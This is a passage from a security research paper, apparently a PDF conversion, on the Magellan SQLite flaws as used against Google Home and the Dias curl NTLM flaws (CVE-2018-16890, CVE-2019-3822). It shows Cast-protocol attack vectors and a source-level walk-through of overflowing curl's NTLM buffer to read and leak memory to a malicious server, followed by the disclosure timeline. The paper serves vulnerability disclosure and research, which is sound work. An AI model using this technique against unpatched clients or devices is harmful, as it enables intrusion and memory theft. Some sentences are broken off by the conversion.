
## Exploiting the Magellan on Google Home

There are three types of attack vectors that attack Google Home remotely.

- 1) The attacker is located in the LAN
  - a) . The attacker sends the "Launch APPID =1" command through the Cast protocol, and Google Home pulls Leak.html on the application market according to the APPID and loads it. At this time, the leaked data can be obtained by the attack;
  - b) The attacker sends the "Launch APPID = 2" command through the cast protocol. At this time, Google Home loads Exp.html, so that the remote code executes; the entire process does not require user interaction;

In the other two scenarios, you don't need to be on the same LAN to start the attack.

- 2) The attacker induces the victim to access the URL of the sender application through the chrome browser. At this time, the chrome browser will prompt the user to select the device, and the user will start the attack process after confirmation;
- 3) We can also combine the cast hack, we can scan the network on the router that may have upnp forwarding, try to launch a remote attack;



## 3.3 Remote Exploitation of Dias

### 3.3.1 Exploitation of the Dias (CVE-2019-3822)

The CVE-2018-16890 is very easy to understand, you can send a message with length field set to apparently longer than actual, to trick the curl send more data in heap. Here we would like to introduce the exploitation of CVE-2019-3822.

#### 3.3.1.1 Arbitrary Memory Read & Memory Leak Remotely

Please note ntlmbuf is located ahead of many other variables. So we may have a chance to overwrite the variables after.

```
517     CURLcode result = CURLE_OK;
518     size_t size;
519     unsigned char ntlmbuf[NTLM_BUFSIZE];
520     int lmrespoff;
521     unsigned char lmresp[24]; /* fixed-size */
522     #ifdef USE_NTRESPONSES
523         int ntrespoff;
524         unsigned int ntresplen = 24;
525         unsigned char ntresp[24]; /* fixed-size */
526         unsigned char *ptr_ntresp = &ntresp[0];
527         unsigned char *ntlmv2resp = NULL;
528     #endif
529     bool unicode = (ntlm->flags & NTLMFLAG_NEGOTIATE_UNICODE) ? TRUE : FALSE;
530     char host[HOSTNAME_MAX + 1] = "";
531     const char *user;
532     const char *domain = "";
```



Able to overwrite

\*\*Depends on the compiler, for MSVC, we can overwrite "size" & "result", and for GCC, we can write variables in the arrow's direction in the figure above.

After the stack overflow is happened, we can first, overwrite ntresplen to a negative number:

```
unsigned int ntresplen = 24;
```

```
Overflow    >>  memcpy(&ntlmbuf[size], ptr_ntresp, ntresplen);
```

```
SizePlusNegative>>  size += ntresplen;
```

Then, we can overwrite `*user`, point it to arbitrary address, say, `0x41414141`.

After this `memcpy`, the data from `0x41414141`, with controllable size is copied to `ntlmbuf[controllable]`:

```
if(unicode)
```

```
    unicodecpy(&ntlmbuf[size], user, userlen / 2);
```

```
else
```

```
Read  >>  memcpy(&ntlmbuf[size], user, userlen);
```

And the `ntlmbuf` is calculated and send out to attacker.

### 3.3.1.2 Potential Heap Buffer Overflow

Same thing from above, the `domoff` is controllable by us thus in this call, the buffer and length might be not corresponding, so there's potentially a heap buffer overflow (depends on the implementation of `Curl_convert_to_network`)

```
/* Convert domain, user, and host to ASCII but leave the rest as-is */
```

```
result = Curl_convert_to_network(data, (char *)&ntlmbuf[domoff],  
                                size - domoff);
```

### 3.3.2 Attack Scenarios for Dias

#### 3.3.2.1 NTLM Authentication for CURL/libcurl

In general, curl's binary supports NTLM by default. You can connect to the remote server through the curl-ntlm-u "username: password" server. Libcurl, on the other hand, is a little more complicated. It requires developers to open CURLAUTH\_NTLM or CURLAUTH\_ANY, to support NTLM authentication.

To trigger NTLM authentication when the switch is turned on, the user name and password must be specified through the command line or curl\_setopt, or directly in the requested URL. For example, curl-ntlm http:// username: password @ Server/.

#### 3.3.2.2 Details Scene

Although the vulnerability exists in the NTLM authentication negotiation process, it is a common authentication method on the Windows for the NTLM protocol, so for the intranet with Windows machine or proxy server, the frequency of NTLM is not very low.


Although it is authentication, it should be noted that to trigger the two vulnerabilities this time, authentication information from the client is not important, because the server side is controlled by hackers, and hackers do not care what the client sends. Just send the attack payload in accordance with the established rules. Therefore, the client can continue to trigger the

vulnerability even if it sends the wrong authentication information.

If the hacker controls a server. The client uses the vulnerable curl + NTLM to connect to the hacker's server, and the hacker can attack the client program. The specific attack scenario is as follows, provided that the NTLM authentication request is enabled:

- a) Developers use git to pull the repositories, for example to download repositories, the document specifies a Malicious repositories address;
- b) Use curl or rely on libcurl software to access the proxy server if the proxy server is malicious
- c) The tested PHP file is placed on the server, or the attacker uploads a hidden webshell. This PHP file will not be recognized by the detection software, but it will become the back door of the server;

As shown in the figure, if the client has already triggered the NTLM request in the three scenarios, then only the malicious server needs to return a Malformed NTLM Type-2 message, then the client's memory may be leaked to the attacker through Type3. It can even lead to code execution.




Based on this attack scenario, we can use CVE-2018-16890/CVE-2019-3822, to complete the





curl. The attacker can secretly leak memory to the remote ntlm server by accessing the PHP.



## 4. Conclusion

After reporting details of the Magellan vulnerability and exploitation code to Google and SQLite in November 2018, Google identified the vulnerability as a high-risk vulnerability and awarded a bonus of \$10337 for all vulnerabilities reported.

### Timeline

- 1st Nov 2018 Reported vulnerabilities to Google.
- 1st Nov 2018 Vulnerabilities confirmed by Google.
- 3rd Nov 2018 Vulnerabilities reported to SQLite.
- 5th Nov 2018 SQLite released 3.25.3 to fix vulnerabilities.
- 28th Nov 2018 Google fixed vulnerabilities.
- 1st Dec 2018 SQLite released 3.26.0, introducing defense in depth.
- 3rd Dec 2018 Google released the official Chrome version 71.0.3578.80.
- 20th Dec 2018 Google decided to reward, the bonus is \$10337.
- 21st Dec 2018 CVE ID has been assigned as CVE-2018-20346, CVE-2018-20505, CVE-2018-20506.

The Curl author said in the official website security bulletin (<https://daniel.haxx.se/blog/2019/02/06/curl-7-64-0-like-theres-no-tomorrow/>) that one of vulnerabilities we've reported (Dias) might be the worst security issue found in curl in a long time.

[CVE-2019-3822](#) is related to the previous but with much worse potential effects. Another bad range check actually allows a sneaky NTLMv2 server to be able to send back crafted contents that can overflow a local stack based buffer. This is potentially in the worst case a remote code execution risk. I think **this might be the worst security issue found in curl in a long time**. A small comfort is that by disabling NTLM, you will avoid it until patched.

In the following version, SQLite has introduced a new in-depth defense mechanism to improve SQLite security, and we'll talk about some of the implementation details.

Finally, we will summarize and provide some security advice on open source software code, and for security researchers, we believe that there may be a new world to explore in the code that is the most overlooked.

## Reference

<https://developers.google.com/cast/docs/developers>

<https://blog.oakbits.com/google-cast-protocol-overview.html>

<https://github.com/balloob/pychromecast>